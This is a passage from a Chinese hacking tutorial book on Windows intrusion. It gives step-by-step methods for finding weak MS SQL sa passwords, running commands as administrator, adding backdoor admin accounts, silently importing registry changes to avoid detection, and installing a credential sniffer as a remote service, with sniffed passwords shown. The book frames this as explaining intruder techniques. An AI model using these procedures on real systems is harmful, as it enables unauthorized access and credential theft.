


图 2-88

说明：

“REGEDIT4”代表该 reg 文件的版本为 4，是注册表文件的固定格式。

“[HKEY\_CURRENT\_USER\Software\HACK]”是要添加主键的路径，需要建立什么主键，就把该主键的路径写下并用方括号括起来即可。

### (2) 添加键值项

为了在 HACK 主键下建立一个名为“NAME”，类型为“DWORD”，值为“00000000”的键值项，在记事本中写入：

```
REGEDIT4
```

```
[HKEY_CURRENT_USER\Software\HACK]
```

```
"NAME"=dword:00000000
```

然后另存为 TEST2.REG 文件，双击后导入，导入结果如图 2-89 所示。



图 2-89

### 3. 实例二

把实例一中建立的注册表信息删掉。

#### (1) 删除键值项

比如要删除刚才建立的 NAME 项，同样，打开记事本，在“NAME”后面写一个减号“-”，如下：

```
REGEDIT4
[HKEY_CURRENT_USER\Software\HACK]
"NAME"=-
```

然后另存为 TEST3.REG 文件，双击导入后，NAME 项即被删掉。

#### (2) 删除主键

在“HKEY\_CURRENT\_USER”前键入减号“-”，如下：

```
REGEDIT4
[-HKEY_CURRENT_USER\Software\HACK]
```

然后另存为 TEST4.REG 文件，双击导入后，HACK 主键就被删掉了。

### 4. 命令行导入注册表

上面介绍了如何编辑简单注册表，那么入侵者如何把 reg 文件导入注册表呢？在上面的例子中是通过双击注册表文件把注册表信息导入的。然而入侵者往往要在命令中对注册表进行导入操作。如果通过双击或键入 reg 文件名执行注册表文件，不但不能把注册表信息导入注册表，反而会被远程主机管理员发现，因为这种操作会弹出如图 2-90 所示对话框。





图 2-90

这里介绍两种方法来把注册表信息通过无询问式地导入注册表。

方法一：使用专门的注册表导入工具来实现。

方法二：使用 Windows 系统自带的命令，这里只来介绍方法二。

✎ Windows 系统自带的注册表文件导入命令为 `regedit /s <reg 文件>`

✎ 说明：`regedit` 是 Windows 系统自带的命令，不用使用任何工具便可实现。`/s` 参数表示不需要询问，直接把 `reg` 文件导入注册表 `<reg 文件>`。

## 5. 远程关机方法

修改完注册表后，只有当远程主机重新启动后才能使修改生效。那么，入侵者使用什么方法来关闭远程主机呢？这里介绍两种方法。

### （1）远程关机方法一

- ① 打开计算机管理（本地）。
- ② 在控制台树中，右键单击“计算机管理（本地）”，然后单击“连接到另一台计算机”。
- ③ 在“选择计算机”对话框的“名称”下，选择要重新启动或关闭的计算机，然后单击“确定”按钮。
- ④ 在控制台树中，右键单击“计算机管理（远程计算机名称）”，然后选择“属性”。
- ⑤ 在“高级”选项卡上，单击“启动和故障恢复”栏中的“设置”按钮。
- ⑥ 单击“关闭”按钮以打开“关闭”对话框。
- ⑦ 在“操作”栏中，选择要在连接的计算机上执行的操作。
- ⑧ 在“强制应用程序关闭”栏中，选择关闭或重新启动计算机时是否强制关闭程序，最后单击“确定”按钮。

### （2）远程关机之二

此外，还可以使用 Windows XP/2003 中的 `shutdown` 命令来完成远程关机。`shutdown.exe` 是 Windows XP/2003 系统自带的程序，在本地就可以让远程主机重新启动、关机。不过 Windows 2000 以下系统是没有 `shutdown.exe` 这个工具的，这时候可以从 Windows XP 或 Windows 2003 的系统文件夹下把 `shutdown.exe` 拷贝到 Windows 2000 的系统文件夹（一般为 `C:\WINNT`）中，然后就可以使用 `shutdown` 命令了。`shutdown.exe` 的使用简单，在 MS-DOS 中敲入 `shutdown` 可以查看帮助，如图 2-91 所示。




图 2-91

一般只用到以下几个参数：

- ✎ -s: 关闭计算机 (Shutdown)
- ✎ -r: 重新启动计算机 (Reboot)
- ✎ -m \\ip: 指定被操作的远程计算机
- ✎ -t xx: 指定多少时间后, 关闭或者重启目标计算机

需要说明的是, 在 shutdown 使用之前需要与远程主机建立 IPC\$ 连接, 然后才能使用命令 “shutdown -r -m \\192.168.27.129 -t 00” 实现远程关闭。

## 2.6 入侵 MS SQL 服务器

MS SQL 是微软公司架设在 Windows 系统上的一款高性能、全方位服务的数据库服务器, 与微软公司的另一款数据库 Microsoft Access 相比, MS SQL 性能更好、更加专业, 因而常常被大公司用来建设庞大的数据库服务器, 来提供客户查询、提交货单等服务。国内外的很多 BBS、电子商务、智力问答网站都采用 ASP+SQL 模式设计。MS SQL 的认证机制同 Windows 系统一样, 都是基于账号/密码的认证。如果口令设置不当, 既存在弱口令, 必然会导致安全问题。下一节介绍入侵者在得到一台 MS SQL 服务器的管理员账号/密码后, 都能进行何种操作。

## 2.6.1 探测 MS SQL 弱口令

获得远程服务器的口令有很多方法，也有很多工具，这里介绍三款工具来获得 MS SQL 服务器的 SA 口令。

### 1. 工具一：X-Scan

X-Scan 是常用的扫描工具。打开“扫描模块”，在“SQL-Server 弱口令”前“打钩”，如图 2-92 所示。然后打开“扫描参数”，填入远程服务器的 IP 地址开始扫描。



图 2-92

### 2. 工具二：流光

打开流光“高级扫描设置”，填入起始 IP、结束 IP，选择目标系统，在“检测项目”中选择“SQL”，如图 2-93 所示。

在 SQL 选项卡选择“对 SA 密码进行猜解”，如图 2-94 所示。



图 2-93



图 2-94

扫描结果如图 2-95，得到“sa”账号的密码为空。



图 2-95

此外，还可以使用 SQL 主机扫描方式。在流光主界面中，通过“探测 (R)”→“扫描 POP3/FTP/NT/SQL 主机 (S)”或使用快捷键“Ctrl+R”来打开“主机扫描设置”对话框，如图 2-96 所示。

通过这种方式扫描得到的结果如图 2-97 所示。



图 2-96



图 2-97

通过这种方法进行扫描，流光还会把扫描结果添加在主界面左侧的“目标主机”管理器中，如图 2-98 所示。




图 2-98

### 3. 工具三: SQLScan

- ✎ 选择“IP Address”可以扫描一个指定 IP;
  - ✎ 选择“IP Range”, 可以扫描 iprange.txt 中指定的 IP;
  - ✎ 在“Username”中填入预扫描的账号, 如“sa”;
  - ✎ 在“Password”中填入账号的密码, 只能探测一个密码, 所以一般不选择此项;
  - ✎ 选择“Dictionary File”, 使用字典 dict.txt 中的密码来探测;
  - ✎ 如果选择“Create Backdoor Account”, 则在扫描器扫描到弱口令后, 马上建立后门账号;
  - ✎ Username 中填入后门账号名;
  - ✎ Password 中填入后门账号的密码。
- 添写完毕后, 如图 2-99 所示。




图 2-99

扫描结果在右侧窗口中给出, 同时还会在有弱口令的服务器中建立了用户名为 Aji, 密码为 123456 的管理员权限账号。

### 2.6.2 入侵 MS SQL 数据库

前面介绍了入侵者通过扫描得到了 MS SQL 的管理权限认证, 从理论上说, 如果获得了某 SQL 服务器的管理员账号, 入侵者便可以完全控制 MS SQL 服务器。此时, 入侵者可以通过 SQL 语言修改 SQL 服务器的数据库或进入 MS SQL 数据库内获得敏感数据。下面介绍一个远程管理 MS SQL 数据库的工具“SQLBrower”。

首先打开 SQLBrower, 在主界面中填入 IP、账号、密码, 然后单点“Connect”按钮来

连接远程 MS SQL 服务器, 如图 2-100 所示。通过工具 SQLBrower 直接入侵 MS SQL 服务器需要入侵者 SQL 有一定的了解, 才能查看、修改、添加该数据库。




图 2-100

### 2.6.3 入侵 MS SQL 主机

本节介绍入侵者如何通过 MS SQL 服务器控制 Windows 系统, 即入侵 MS SQL 主机。需要说明的是, 入侵 MS SQL 数据库与入侵 MS SQL 主机是不同的。前者是指入侵者远程访问、控制 MS SQL 数据库服务器, 对数据库进行添加、修改数据等操作, 这是在得到 MS SQL 的管理权限认证后理所当然能够实现的操作。而后者指的是入侵提供 MS SQL 服务器的计算机, 其结果不只是添加、修改数据等操作, 而是完全控制该计算机, 能够对该计算机的进程、文件、硬件等进行管理操作。下面通过实例来介绍入侵过程。

步骤一: 获得 MS SQL 口令。

通过扫描获得 192.168.245.137 的 sa 账号密码为空。

步骤二: 入侵。

在获得 MS SQL 服务器的管理员账号 / 密码后, 入侵者就已经获得了 MS SQL 服务器的最高权限, 那么他们是如何通过 MS SQL 服务器来控制提供 SQL 服务的主机呢? 这里介绍三种方法。

方法一：使用流光自带的 SQL 工具。

流光这个综合扫描器自带了许多工具，“SQL 远程命令工具”就是其中之一，如图 2-101 所示，通过“工具（T）”→“MSSQL 工具”→“SQL 远程命令”或直接使用热键“Ctrl+Q”打开“SQL 远程命令工具”。



图 2-101

打开“SQL 远程命令”对话框，键入主机名，用户名以及密码，如图 2-102 所示。



图 2-102

然后单击“连接（O）”按钮，如果用户名和密码正确，就会得到 SQL 服务器的命令窗口，如图 2-103 所示。

还可以选择“控制台模式”，来得到另一种控制界面，如图 2-104 所示。在得到的任意一个控制界面中，都可以执行 DOS 命令，而且具有管理员权限。

方法二：SQLExec 的 GUI 工具。

SQLExec 是专门在 SQL 服务器上执行 DOS 命令的工具，体积很小，不用安装。SQLExec 有 GUI（图形界面）和命令行两种方式，先介绍 SQLExec 的图形界面工具。打开 SQLExec 图形界面工具，如图 2-105 所示。



图 2-103




图 2-104




图 2-105



SQLExec 能够通过 pipe 或者 TCP/IP 两种模式连接 MS SQL 服务器来执行 DOS 命令。

在其中填入相应参数后，选择 TCP/IP 方式，单击“Connect”按钮就可以和远程 SQL 服务器进行连接了，连接后，使用命令 dir c:\，如图 2-106，回显的结果就是远程主机 C 盘中的文件和目录，说明命令执行成功。



图 2-106

方法三：SQLExec 命令行方式。

打开 MS-DOS，进入键入“SQLExec”来查看它的使用方法，如图 2-107 所示。



图 2-107

如图 2-107 所示，使用方法如下：

- ✎ 使用命令：SQLExec <Hostname>。
- ✎ 说明：<Hostname>参数是目标服务器的域名。

如图 2-107 中的说明，参数<Hostname>不能使用目标服务器的 IP 地址，但实际中还是能够使用的。此外，使用命令“SQLExec 192.168.245.137”进行连接的时候并不需要输入用户名和密码，因为 SQLExec 命令行方式的这个程序中自带了常用口令尝试，相当于弱口令扫描和登录的结合。使用 SQLExec 得到远程计算机管理员权限的控制界面后，如图 2-108 所示。



图 2-108

### 步骤三：建立账号。

入侵者在入侵成功后都会做些什么呢？前面介绍了入侵者在入侵成功后，可能打开远程主机的 Telnet 服务，可能埋下“Telnet 后门”，可能把远程主机做成跳板，还能在远程主机上种植木马等。一般来说，入侵者在入侵成功后会马上建立后门账号，然后通过 Windows 系统中的连接工具实现远程控制。这样一来，入侵者便就可以使用各种各样的 Windows 远程管理工具来远程控制计算机。

步骤二中介绍了三种获得远程服务器控制界面的方法，其中任意一个都可以完成建立账号的任务。这里只介绍如何使用 SQLExec 图形工具来建立账号。首先打开 SQLExec，界面如图 2-109 所示。在图 2-109 的界面中键入命令“net user aji 123456 /add”建立账号。

然后键入命令“net localgroup administrators aji /add”把刚刚建立的账号“aji”添加到管理员组，如图 2-110 所示，即给账号“aji”赋予管理员权限，以上过程完成了管理员账号的添加。入侵者就是通过这种方法来建立 Windows 系统账号，从而实现由 MS SQL 服务器的入侵转为对 Windows 系统的入侵。



图 2-109




图 2-110

步骤四：断开连接。

如果是图形界面，可以单击“Disconnect”按钮来断开连接，如果是命令行方式，则敲入“exit”命令断开连接。

上面介绍了基于 MS SQL 服务器的入侵。从中可以看出，MS SQL 服务器的弱口令不仅仅导致 SQL 服务器的入侵，同样会导致整个服务器系统的入侵。

## 2.7 获取账号密码

本章介绍“基于认证的入侵”，即基于“用户名/密码”模式的认证，只要基于认证，就必然存在“口令攻击”问题。前面所介绍的都是假设远程主机存在弱口令的情况下进行的，但实际上并不是每台主机都存在弱口令。那么，对于不存在弱口令的远程主机，入侵者又是如何获取密码，实现基于认证的入侵呢？一般来说，入侵者可以通过以下几个手段来获取远程主机的管理员密码。

- ✎ 弱口令扫描：该方法是最简单的方法，入侵者通过扫描大量主机，从中找出一两个存在弱口令的主机。
- ✎ 密码监听：通过 Sniffer（嗅探器）来监听网络中的数据包，从而获得密码，对付明文密码特别有效，如果获取的数据包是加密的，还要涉及到解密算法。
- ✎ 社会（交）工程学：通过欺诈手段或人际关系获取密码。
- ✎ 暴力破解：密码的终结者，获取密码只是时间问题，例如本地暴力破解，远程暴力破解。
- ✎ 其他方法：例如在入侵后安装木马或安装键盘记录程序等。

关于弱口令扫描，在第1章中已经介绍过，而且在本章中的实例中也多次应用扫描器进行弱口令扫描，这里不再介绍。这里主要介绍入侵者如何通过 Sniffer（嗅探器）以及暴力破解的方法来获取账号密码。

### 2.7.1 Sniffer 获取账号密码

#### 1. 相关知识

##### （1）关于 Sniffer

Sniffer，也称网络嗅探器，可以是硬件，也可以是软件，它是比较专业的网络分析工具，最初是用来帮助网络管理员或者网络设计师获取网络数据流向，进而分析网络性能与故障的工具。

这里提到的 Sniffer 工作在以太网中，按照以太网的工作原理设计。在广播型的以太网中，计算机在通信时是把数据包发往网络内的所有其他计算机，但只有发信者所指定的那台计算机才会把数据包接收下来，然而网络上的其他计算机同样会看到这个数据包，正常情况下，这些非指定接收的计算机应该丢弃不是发给自己的数据包，但装有 Sniffer 的计算机会把网络上所有的数据接收下来，进行分析。

##### （2）Sniffer 的工作环境

通过对 Sniffer 工作原理的介绍可知，Sniffer 只能工作在广播型的以太网中。在常见的

网络中,由 HUB(集线器)为核心的组网属于广播网,可以使用 Sniffer 来监听网络数据包,而由 Switch(交换机)或 Router(路由器)为核心的组网则属于非交换网,Sniffer 除了抓到自己的数据包外,无法获取其他计算机的通信数据包,这时候 Sniffer 完全失去作用。但也并不是绝对,有些 Switch(交换机)也可以按照广播的方式工作,此时可以把它当成一个大型 HUB,具体情况就要看该网络的网络设计师如何使用这些网络设备了。通常情况下,Sniffer 只适合于在广播型的局域网中工作。一般来说,局域网都属于广播型网络,如网吧、校园网、小区网。此外,Sniffer 无法嗅探到跨路由或交换机以外的数据包,也就是说,Sniffer 不能直接嗅探到所在网络之外其他计算机的数据包。

### (3) 关于 Sniffer 的补充说明

Sniffer 可以用来获取本来不属于自己的数据包,这么强大的工具,如果被入侵者安装在网络中的关键节点上,后果是不堪设想的。Sniffer 是广播网络的杀手,但广播网络设备造价便宜、维护方便又是其他类型网络所不能代替的。为了解决广播型网络容易被嗅探这个问题,出现了数据包在传输中的加密技术,这样一来,即使被 Sniffer 抓到数据包,也是经过加密的,由此来加大获取原数据包内容的难度,减少 Sniffer 带来的安全隐患。

在传输过程中是否加密完全取决于通信软件本身,虽然加密技术很大程度上降低了 Sniffer 获取账号/密码的可能性,但也并不是所有的通信软件都把自己发送的数据包加密,而且加密程度也参差不齐,如 IE5.0 的密钥长度为 56 位,IE6.0 的密钥为 128 位,而有的通信软件仍然使用明文传输。

### (4) 常见 Sniffer 工具

#### ① 工具一: Sniffer Pro。

Sniffer Pro 是一款网管分析软件,功能强大,不过需要安装。Sniffer Pro 界面如图 2-111 所示。

#### ② 工具二: SQLServerSniffer。

该工具在命令行方式下使用,能够在局域网环境中获取 SQL Server 密码,而且可自定义 SQL Server 的监听端口。使用命令为“SQLServerSniffer <SQLServerPort>”,参数 <SQLServerPort>为 SQL 服务器的端口,一般为 1433 端口。使用方法如图 2-112 所示。

当 SQLServerSniffer 启动后,该窗口属于嗅探状态,一旦嗅探到本局域网内 SQL 服务器登录操作后,立刻把登录的账号和密码显示出来,并马上又进入嗅探状态,如图 2-113 所示。

虽然图 2-113 中所获取的 sa 密码为空,但实际上,无论 SQL 服务器的 sa 密码有多复杂,SQLServerSniffer 都能马上探测出。执行 SQLServerSniffer 后,该窗口会一直保持监听状态,直到使用“Ctrl+C”结束监听。

但是 SQLServerSniffer 有一个不方便的地方,SQLServerSniffer 本身并不能够产生嗅探

结果的报告文件。为了使 SQLServerSniffer 能够把嗅探结果保存在报告文件中，这里可以使用 DOS 中的“>>”功能，于是将命令修改为“SQLServerSniffer <SQLServerPort> >>result.txt”把嗅探结果添加到 result.txt 文件中。




图 2-111



图 2-112



图 2-113

此外，还有一个 SQLServerSniffer 的修改版，基本功能和用法与前面所介绍的一致，但可以一次嗅探更多的端口，并把结果保存在指定文件中。

✎ 使用方法：SQLServerSniffer.exe <SQL 服务端口列表> <结果文件>。

✎ 参数说明：

<SQL 服务端口列表>：用“+”来列出所要嗅探的 SQL 端口。

<结果文件>：把嗅探到的密码保存在指定文件中，这个指定的文件事先不用建立，只要嗅探到密码，会自动建立该文件。

例如：SQLServerSniffer.exe 1433+1434 c:\Result.txt，如图 2-114 所示。



图 2-114

## ③ 工具三: FsSniffer。

FsSniffer 不适用于 Windows 9x/NT 4.0, 可以捕捉到本机和基于非交换环境局域网的 POP3/FTP 用户名和密码。在 FsSniffer 自述文件中介绍的使用方法如下。

## 🐞 本地使用

**FSSNIFFER -S <Bind IP> <Port> <Control Password>**

**Bind IP:** 指绑定的 IP 地址, 通常就是本地主机 IP 地址。

**Port:** 控制的端口, 以后要通过这个端口登录上去查看结果。

**Control Password:** 登录时的密码。

登录上去后的命令

**Show Result:** 查看捕获的记录。

**Quit:** 退出

**ShutDown:** 结束 Sniffer 的运行。

## 🐞 远程使用

例如: 得到主机 211.152.188.1 的一个属于管理员组的账号 test:test, 首先登录。

```
D:\>net use \\211.152.188.1\ipc$ test /user:test
The command completed successfully.
```

将 fssniffer.exe 复制到远程主机。(也可以用流光 IV 中提供的工具“种植者”来做这件事情)

```
D:\>copy "d:\My Documents\ShadowSniffer\Release\FsSniffer.exe" \\211.152.188.1\
dmin$
1 file(s) copied.
```

利用流光 IV 中的 NTCMD 启动 FsSniffer.EXE, 并将其安装成为服务

```
=====Windows NT/2000 NTCmd Ver 0.1 for Fluxay IV=====
Written by Assassin, http://www.netXeyes.com http://www.netXeyes.org
NTCMD>ver
Microsoft Windows 2000 [Version 5.00.2195]
NTCMD>fssniffer.exe -I test test ShadowSniffer 211.152.188.1 7 123456
Flux Shadow Sniffer (FTP/POP3) Edition, Written by Assassin 2001
TestSniffer1 installed.
NTCMD>
```

这样在远程主机上面安装了一个服务 ShadowSniffer。

用 net 命令启动服务



```
NTCMD>net start shadowsniffer
The ShadowSniffer service is starting..
The ShadowSniffer service was started successfully.
```

安装成为服务的格式:

**FsSniffer -I <Username> <Password> <Service Name> <Bind Local IP> <Port> <Control Password>**

**UserName:** 远程主机的用户名 (必须具有超级用户权限)

**Password:** 远程主机的密码

**Service Name:** 安装的服务名称, 如果安装失败, 可以将 FsSniffer.exe 改名再试。

**Bind Local IP:** 远程主机的 IP。某些主机具有两个 IP 地址, 这是就需要根据需求选择监听的 IP 地址 (例如: 局域网和外网)

**Port:** 远程控制的端口

**Control Password:** 远程控制的密码

过一段时间就可以登录到 FsSniffer 开的端口 7 上面查看结果了。

```
D:>telnet 211.152.188.1 7
Control Password: *****
=====Banyet Soft Labs. 1995-2001 All Rights Reserved.=====
=====Written by Assassin, Server Edition FluxShadow@21cn.com=====
=====FluxShadow Remote FTP/POP3 Sniffer Beta 1, Pleased to See You Again!=====
Flux Shadow Sniffer>show result
=====Flux Shadow Sniffer Edition Results=====
211.152.188.112 (1106) ->211.152.188.1 (8213) USER zjf
211.152.188.112 (1106) ->211.152.188.1 (8213) PASS 1qaz4rfv
211.152.188.1 (8213) ->211.152.188.112 (1106) User zjf logged in.
211.152.188.1 (8199) ->211.152.188.112 (1107) USER zjf
211.152.188.1 (8199) ->211.152.188.112 (1107) PASS 1qaz4rfv
Total 10 Sniffed
=====
Flux Shadow Sniffer>quit
```

## 其他

**FsSniffer -L** 列出当前主机安装的服务。

**FsSniffer -R <Service Name>** 删除指定的服务。

④ 补充工具: X-WAY。


在前面介绍过，X-WAY 自带的工具箱中有一个 Sniffer 功能，该 Sniffer 简单实用，不需要进行设置，直接单击“”来开始监听，如图 2-115 所示。



图 2-115

举个例子来看看 X-WAY 中 Sniffer 的用法。这里通过 X-WAY 来看看被冲击波病毒感染的网络状况，如图 2-116 所示。



图 2-116

其中目地址为\*.\*.\*.255 所对应的源地址就是已经感染冲击波病毒的计算机。

从前面的介绍可知,通过 Sniffer,入侵者能够在远程主机完全没有察觉的情况下盗走密码。

## 2.7.2 字典工具

暴力破解是密码的终结者,当入侵者无法找到目标系统的缺陷时,暴力破解便是最好的方法,此时,他们所需要的只是一个安排合理的字典文件和充足的时间。在介绍入侵者是如何使用暴力方法来破解密码之前,先来了解一下字典文件的制作过程。通过了解入侵者使用何种工具、按照何种规则制作的字典文件,可以帮助网管们使用更加强壮的密码,从而避开暴力破解的攻击。这里介绍小榕的“黑客字典”。

### 1. 黑客字典

小榕的“黑客字典”有两种版本,一种是可以单独使用的程序,另一种是嵌在流光的黑客字典工具,它们的功能完全相同。

#### (1) 基本设定

在基本设定中,可以设定单词中字母和数字的数目、范围。例如,设定字母数为 3,数字数为 2,字母范围为 a~z,数字范围为 0~9。这样产生的字典是 aaa00~zzz99 的所有组合。当然也可以只选定字母或数字。在基本选项中,还有一个符号的选项,如果选中,则字母组合为所选的字母范围加上符号(对应于 ASCII 码中的 33~47)。

#### (2) 基本选项(需要注册)

##### ☛ 所有字母大写

对应于前面的设定,产生的字典范围:AAA00~ZZZ99。

##### ☛ 首字母大写

对应于前面的设定,产生的字典范围:Aaa00~Zzz99。

##### ☛ 数字在字母前

对应于前面的设定,产生的字典范围:00aaa~99zzz。

##### ☛ 使用 LF 间隔

一般的解密软件所使用的字典要求每个单词间用 LF 和 CR 作为间隔,但是也有要求只用 LF 做间隔的。如:CrackZip。

##### ☛ 只使用辅音字母

#### (3) 高级选项(需要注册)

在高级选项中,可以自由地定制单词的形式。

##### ☛ 使用高级选项生成字典

如果使用这种方式来产生字典,可以对字典的每一位进行定制。例如,可以定制第一

位是字母，第二位为数字，第三位为字母，第四位为符号等。这些字母或数字的范围取决于“基本选项”中的设定。如果没有设定，则默认字母从 a~z，数字从 0~9。

#### ✎ 定制每一个位置字母的范围

如果上述的要求，还不能满足需要的话，那么就只有采用这个功能了。如果采用了这个功能，那么前面的所有选项都统统失效。使用的方法如下。

